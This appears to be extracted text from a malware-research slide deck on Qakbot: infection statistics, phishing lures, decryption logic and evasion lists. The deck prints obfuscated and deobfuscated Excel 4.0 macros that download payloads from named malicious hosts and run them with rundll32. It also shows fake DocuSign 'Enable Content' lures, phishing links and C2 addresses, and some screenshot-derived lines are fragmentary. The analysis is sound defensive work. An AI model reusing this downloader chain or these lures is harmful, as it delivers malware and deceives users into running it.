

Unveiling Qakbot - Exploring one of the Most Active Threat Actors

m4n0w4r

#Wh0_4m_1?



СЕВЕРІУС - МАЛВАРЕЙ ІССЛЕДУВАЧ @c3rb3ru5d3d53c · Jul 1
#FF Friday #Malware #Research

@malwrhunteam
@JAMESWT_MHT
@h2jazi
@James_inthe_box
@StopMalvertisin
@cyb3rops
@vxunderground
@Amigo_A
@herrcore
@petikvx
@Jirehlov
@momika233
@nao_sec
@DidierStevens
@hasherezade
@Max_Mal
@UK_Daniel_Card
@Arkbird_SOLG

chirpty.com

Lasq @lasq88 · Dec 20, 2022
Replying to @lasq88
Here's a great explanation by @kienbigmummy - I need to read more about QBot anti-analysis it seems :)

m4n0w4r @kienbigmummy · Dec 20, 2022
Replying to @lasq88
As I remember, firstly #Qakbot will detect monitoring tools... If found, it will store info about these tools in Registry. Then it retrieves info about these tools from Registry, and if detected.. #Qakbot will generate fake c2 ip!

```
RL-*/* TO EXPAND] registry_based_on_index_2(BOT_DETECT_MONITORING_TOOLS); helper-64.exe;tcpdump.exe;windump.exe;ethereal.exe;ak_proxy;dumpcap.exe;CFP Explorer.exe;not_rundll;loadall32.exe;PETools.exe;ImportREC.exe;LordPE.exe;joeboxcontrol.exe;joeboxserver.exe;ResourceHackingDebugged )  
detect;  
e_and_extract_str(';', list_tools_to_detect);  
_kernel32_SleepEx(1000u, 1);
```

BlackBerry Cybersecurity Automotive & IOT Critical Communications Inside BlackBerry

In early June of this year, a tweet from the user @kienbigmummy (shown in Figure 3) mentioned an additional RAR file titled "service Log.rar" that was linked with a sub-domain of the previously mentioned website – images[.]myanmarnewsonline[.]org – that was associated with PlugX and the Mustang Panda APT group.

m4n0w4r @kienbigmummy
Found new #MustangPanda #PlugX was submitted from SG. Sample hash:
1a5aee6e33385b69b7ca46229fb64b8b

```
ract_config.py plugx_config.du  
file: plugx_config.dump  
size: 5660 bytes  
name: \\\INDIR%\Up\Service Log  
name: Master Service Log  
info: HTTP://  
users:  
134.83.41:443  
ges.myanmarnewsonline.org:22  
ges.myanmarnewsonline.org:80  
.204.26.128:443  
late.hilifimyanmar.com:443  
late.hilifimyanmar.com:22  
in ID: 1234
```

11:16 AM - Jun 2, 2022 - Twitter Web App

26 Retweets 1 Quote Tweet 76 Likes

Figure 3 – June 2nd PlugX tweet by @kienbigmummy


Agenda

1. Top malware threats in 2022.
2. **Qakbot** initial footholds:
 1. Malicious macros in Office documents (use **Excel 4.0 macros**).
 2. Complex infection chain using **HTML smuggling** and other methods.
 3. Leveraging **Microsoft OneNote (.one)** to infect users.
 4. Distribution via **Windows Script File (.wsf)**.
3. How did I reverse **Qakbot Core Dll**?

Malware Statistic and Trend



Top Malware Families in 2022



https://twitter.com/panda_zheng/status/1629662037734490112

Top Malware Threats in 2022

abuse.ch
ABUSE|ch 3,220 followers 1mo • 🎉

In 2022, QakBot has beaten #Emotet in number of malware sites by over 10 times 🤯 In total, security researchers shared over half a million malware sites 🤪 Every fourth was tied to #QakBot 🔥

At this point, we want to say thank you to all who have contributed threat intelligence to #URLhaus this year 🙏 ❤️ Sharing cyber threat intelligence on open platforms like the ones provided by abuse.ch protects millions of internet users world wide - every single day 🌎

#malware #security #thankyou #cti #threatintelligence

Top Malware Threats in 2022 (URLhaus)

A bar chart titled "Top Malware Threats in 2022 (URLhaus)" comparing the number of malware sites for three threats. The y-axis represents the count of sites from 0 to 120,000. The x-axis lists the threats: QakBot, Hajime, and Emotet. The bars are colored purple, red, and orange respectively. The data is summarized in the following table:

Threat	Count
QakBot	108,453
Hajime	25,311
Emotet	10,530

ABUSE|ch

abuse.ch
@abuse_ch

We've seen an increase in the numbers of active #botnet C2s used by QakBot and Emotet in 2022 🚀

In average, #Emotet C2s stay online for more than 2 months while #QakBot C2s survive for about 2 weeks 🖐️

The network hosting most botnet C2s in 2022 was AS5384 Emirates Internet 🇦🇪

Active botnet C2s counted in 2022

A bar chart titled "Active botnet C2s counted in 2022" comparing the count of active botnet C2s for three entities in 2022 and 2021. The y-axis represents the count of C2s from 0 to 12,000. The x-axis lists the entities: ALT, QakBot, and Emotet. The bars are colored blue and green. The data is summarized in the following table:

Entity	2022	2021
ALT	2,190	-
QakBot	451	-
Emotet	364	279

Source: Feodo Tracker

2:59 PM · Dec 31, 2022 · 5,646 Views


Top Malware Threats in 2022

- **From Red Canary:** Based on in-depth analysis of nearly **40,000 threats** detected across our 800+ customers' endpoints, networks, cloud workloads, identities, and SaaS applications over the past year.



<https://redcanary.com/threat-detection-report/>

Qakbot Initial Footholds



Turning back to history... (1)



SBC 2019

Để tiện theo dõi, chúng tôi cung cấp toàn bộ bài viết dưới dạng PDF:

File name: CSS-RD-ADV-200104-010_Cac kĩ thuật Macro malware phổ biến v1.0 Final.pdf
File hash (SHA-256): 652c4d0db28384a069207db44653b755b90dd6c7a6481821b162f8e065a706be


CÁC KĨ THUẬT MACRO
MALWARE PHỔ BIẾN

Tran Trung Kien (aka m4n0w4r)

<https://blog.vincss.net/2020/01/cac-ki-thuat-macro-malware-pho-bien.html>

Turning back to history... (2)


- <https://blog.vincss.net/2021/03/te021-qakbot-ma-doc-nquy-hiem-ton-tai-hon-mot-thap-ki.html> (*Thursday, March 18, 2021*)



Turning back to history... (3)

An interesting detail regarding this new release is that QakBot tries to decrypt the configuration as usual. Initially, it takes the first 20 bytes of the resource and uses it as the RC4 key. After that, it takes 20 bytes from the decrypted blob and uses the bytes as a SHA1 verification for the rest of the decrypted data.

The fresh method starts here. Every time the SHA1 validations fail, QakBot tries the new decryption method. In sum, it uses the SHA1 PowerShell path hardcoded inside the binary as an RC4 key. This new approach involves the new campaigns: **biden**, **clinton**, and **tr** and was introduced in the 401 major version.



<https://segurança-informatica.pt/a-taste-of-the-latest-release-of-qakbot/>

Alex Ilgayev @_alex_il_ · Apr 19, 2021

After a few weeks of #IcedID dominance, #Qakbot came back to business with a new major version (402) in which it introduced an ADDITIONAL decryption mechanism for the configuration and C2 list. The mechanism is explained below 1/3 >>

```
powershellPath )
keyIntStruct(alternativeKeyStruct, powershellPath);
encInputDataSize < 0x28
(v7 = rc4DecryptAndVerifySha1Signature( // Old decryption method
    encInputData,
    20,
    (encInputData + 20),
    v7 < 0 ) )

alternativeKeySize = *(alternativeKeyStruct + 1056);
alternativeKeySize
(v7 = rc4DecryptAndVerifySha1Signature( // New decryption method
    encInputData,
    alternativeKeyStruct + 1024,
    alternativeKeySize,
    encInputData),
```

4 52 125

m4n0w4r @kienbigmummy

Replying to @_alex_il_

Yup, #Qbot #Qakbot also changed the resource name that store C2 list and Bot configuration.

Text

```
call f_qbot_decrypt_string_2; /t4
res... call f_qbot_decrypt_string_2; 118
res... call f_qbot_decrypt_string_2; \System32\Window
res... call f_qbot_decrypt_string_2; 524
res... call f_qbot_decrypt_string_2; \System32\Window
ed... call f_qbot_decrypt_string_2; jHxastDcds)oMc=jv
```

5:47 PM · Apr 19, 2021

MalDocs (Macro-based technique)

EXCEL MACRO
BUT NO VBA?

DocuSign®
THIS DOCUMENT ENCRYPTED BY
DOCUSIGN® PROTECT SERVICE

This steps are required to fully decrypt the document, encrypted by DocuSign.

- If this document was downloaded from E-mail, then please click "Enable editing" in the yellow bar above.
- Click to "Enable Content" to perform Microsoft Excel Decryption Core to start the decryption of the document.

Why I can not open this document?
- You are using iOS or Android device. Please use Desktop PC.
- You are trying to view this document using Online Viewer.

Norton by Symantec Microsoft Office © DocuSign Inc. 2021

document-1955896638.xls [Compatibility Mode] - Excel

SECURITY WARNING Macros have been disabled. Enable Content

THIS DOCUMENT IS ENCRYPTED BY DOCUSIGN® PROTECT SERVICE

PERFORM THE FOLLOWING STEPS TO PERFORM DECRYPTION

- If this document was downloaded from Email, please click "Enable Editing" from the yellow bar above
- Once You have Enable Editing, please click "Enable Content" from the yellow bar above

WHY I CANNOT OPEN THIS DOCUMENT?

- You are using iOS or Android, please use Desktop PC

947371728_05212021.xlsx [Read-Only] - Excel

SECURITY WARNING Macros have been disabled. Enable Content

Document created using the application not related to Microsoft Office

For viewing/editing, perform the following steps:

- Click **Enable editing** button from the yellow bar above
- Once you have enabled editing, please click **Enable Content** button from the yellow bar above

Complaint_Copy_1206700885_01192021.xlsx - Excel

SECURITY WARNING Macros have been disabled. Enable Content

THIS DOCUMENT IS ENCRYPTED BY DOCUSIGN® PROTECT SERVICE

PERFORM THE FOLLOWING STEPS TO PERFORM DECRYPTION

loaded from Email, please click **Enable Editing**

ing, please click **Enable Content**

PEN THIS DOCUMENT?

And... first hit

- Campaign ID: **tr**
- Config timestamp: **14:27:36 08-11-2021**

Tags	#Attr.	#Corr.	Date	Info
Internal Mail	143		2021-11-11	Qbot from phishing
Qbot tip:green				

Re: checking with MHU
From: Chen Demo <Demo.Chen@reheo.com>
Date: Oct 27, 2021, 4:54:09 PM
To: .vn>

Hello! Our managers generated desired list and I forward it to you. File can be found at this link:

1)dhimbil.sahanbusinesscare.com/consequaturvel/doloribusqui-904801
2)vulkanspinbonus.orangeskymedia.ca/solutavoluptas/mollitiaet-904801

Subject: Re: checking with MHU
From: Chen Demo <Demo.Chen@reheo.com>
To: .vn>
CC:
BCC:
Timestamp: 11/8/2021 7:47:47 PM
Size: 123,779 B

Plain HTML
CAUTION: This email was sent from an EXTERNAL source. Do not click links or open attachments unless you recognize the sender and know the content is safe.
Hello! Here I send the mentioned file with your signature. It can be found through the link below.
1)testi.securetransactions.in/etquia/minusdelectus-4564806
2)ssecscd.com/eaqueerror/doloremomnis-4564806

Qakbot Maldoc (Excel 4.0 macros) (1)

- Execute the Excel 4.0 macro code that has been written to the macrosheet.

Cancellation_Letter_541411513-02242021.xls [Compatibility Mode] - Microsoft Excel

File Home Insert Page Layout Formulas Data Review View Developer

Security Warning Macros have been disabled. Enable Content

A66

A	B	C	D
			Server
129	=NOW()		
130	=FORMULA.FILL(A153,DocuSign!T30)		
131	=FORMULA.FILL(D129,DocuSign!T26)		
132	=FORMULA.FILL(A130"1000000000000000,B133)		
133			=RIGHT("hgfhfhgfhgfhgxgfuRIMon",6)
134			=RIGHT("zxsgvrrtdzrtzrtzertsrownloadToFileA",14)
135			
136			
137	=REGISTER(D134,"URLD"&D135,"JCCBB","BIOLAFE",1,9)		
138	=RIGHT("THFBUNTFUDFUFT",10)=BIOLAFE(0,T137&B138&B133&D145&D146&D147&D148,D141,0,0)	sumonpro.xyz/nseoqnwbvmc/	
139	=RIGHT("THFBUNTFUDFUFT",10)=BIOLAFE(0,T137&B139&B133&D145&D146&D147&D148,D141&"1",0,0)	vngkinderopvang.nl/rmyjq/	
140	=RIGHT("THFBUNTFUDFUFT",10)=BIOLAFE(0,T137&B140&B133&D145&D146&D147&D148,D141&"2",0,0)	stadt-fuchs.net/gwixglx/	
141	=RIGHT("THFBUNTFUDFUFT",10)=BIOLAFE(0,T137&B141&B133&D145&D146&D147&D148,D141&"3",0,0)	hdmedia.pro/noexryqori/	
142	=RIGHT("THFBUNTFUDFUFT",10)=BIOLAFE(0,T137&B142&B133&D145&D146&D147&D148,D141&"4",0,0)	www.fernway.com/xjhuljbqv/	
143			=RIGHT("FgygbfvtykfytfcvL..\\GDAS.UKDSR",13)
144			
145			
146			
147			
148			
149	=GOTO(DocuSign!T3)		
150			
151			
152			
153	,DIR		

DocuSign DocuSign DocuSign

Ready

' EMULATION - DEOBFUSCATED EXCEL4/XLM MACRO FORMULAS:

```
' CELL:A10 , FullEvaluation , 4495.55869212963
' CELL:A11 , FullEvaluation , FORMULA.FILL(",DllR",DocuSign!T30)
' CELL:A12 , FullEvaluation , FORMULA.FILL("Server",DocuSign!T26)
' CELL:A13 , FullEvaluation , FORMULA.FILL(44958558715277778944,B133)
' CELL:A17 , FullEvaluation , =REGISTER(=RIGHT("hgfhfhgfhgfhgxgfuRIMon",6),"URLD&=RIGHT("zxsgvrrtdzrtzrtzertsrownloadToFileA",14),"JCCBB","BIOLAFE",1,9)
' CELL:A18 , PartialEvaluation , =RIGHT("THFBUNTFUDFUFT",10)==RIGHT("hgfhfhgfhgfhgxgfuRIMon",6).URLD
&=RIGHT("zxsgvrrtdzrtzrtzertsrownloadToFileA",14)(0,"http://sumonpro.xyz/nseoqnwbvmc/44958558715277778944.dat")
,=RIGHT("FgygbfvtykfytfcvL..\\GDAS.UKDSR",13),0,0)
' CELL:A19 , PartialEvaluation , =RIGHT("THFBUNTFUDFUFT",10)==RIGHT("hgfhfhgfhgfhgxgfuRIMon",6).URLD
&=RIGHT("zxsgvrrtdzrtzrtzertsrownloadToFileA",14)(0,"http://vngkinderopvang.nl/rmyjq/44958558715277778944.dat")
,=RIGHT("FgygbfvtykfytfcvL..\\GDAS.UKDSR",13)&1",0,0)
' CELL:A40 , PartialEvaluation , =RIGHT("THFBUNTFUDFUFT",10)==RIGHT("hgfhfhgfhgfhgxgfuRIMon",6).URLD
&=RIGHT("zxsgvrrtdzrtzrtzertsrownloadToFileA",14)(0,"http://stadt-fuchs.net/gwixglx/44958558715277778944.dat")
,=RIGHT("FgygbfvtykfytfcvL..\\GDAS.UKDSR",13)&2",0,0)
' CELL:A41 , PartialEvaluation , =RIGHT("THFBUNTFUDFUFT",10)==RIGHT("hgfhfhgfhgfhgxgfuRIMon",6).URLD
&=RIGHT("zxsgvrrtdzrtzrtzertsrownloadToFileA",14)(0,"http://hdmedia.pro/noexryqori/44958558715277778944.dat")
,=RIGHT("FgygbfvtykfytfcvL..\\GDAS.UKDSR",13)&3",0,0)
' CELL:A42 , PartialEvaluation , =RIGHT("THFBUNTFUDFUFT",10)==RIGHT("hgfhfhgfhgfhgxgfuRIMon",6).URLD
&=RIGHT("zxsgvrrtdzrtzrtzertsrownloadToFileA",14)(0,"http://www.fernway.com/xjhuljbqv/44958558715277778944.dat")
,=RIGHT("FgygbfvtykfytfcvL..\\GDAS.UKDSR",13)&4",0,0)
' CELL:A49 , FullEvaluation , GOTO(DocuSign!T3)
' CELL:T17 , PartialEvaluation , =LEFT(",DllRegister234325423425",12)
' CELL:T18 , PartialEvaluation , =RIGHT("UIGTRTDRBDRDRTDDBDOTHndl1132",6)
' CELL:T19 , PartialEvaluation , =RIGHT("FXNYXTFMHGYZCGJGCY&=LEFT("",DllRegister234325423425""",12)",12)
&Server"
' CELL:T20 , PartialEvaluation , ="LEFT(987654321,0)==LEFT(987654321,0)==LEFT(987654321,0)==LEFT(987654321,0)
==LEFT(987654321,0)==LEFT(987654321,0)==LEFT(987654321,0)==LEFT(987654321,0)==LEFT(987654321,0)
==LEFT(987654321,0)==LEFT(987654321,0)==EXEC(=RIGHT("rsdtustuyudmajysruysr716sd8t8m6udm7iru&=RIGHT("UIGTRTDRBDRDRTDDBDOTHndl1132",6)
,12)
```

Qakbot Maldoc (Excel 4.0 macros) (2)

The screenshot displays two windows side-by-side. On the left is Microsoft Excel showing a worksheet with several cells containing encoded or decoded text. A red arrow points from the bottom right of the Excel window towards the right window. The right window is a debugger interface titled "Analysis [document-1955896638.xls]". It has tabs for "Hex", "File stats", and "Spreadsheet". The "Spreadsheet" tab shows a grid of cells with values like "FALSE", "rundll32", "HALT()", and URLs. The "Output" tab on the far right lists various function calls and their arguments, with one specific argument highlighted in red: "arg_4: \"http://kfzhm28pwzrlk02bmjy.com/mrch.gif\"".

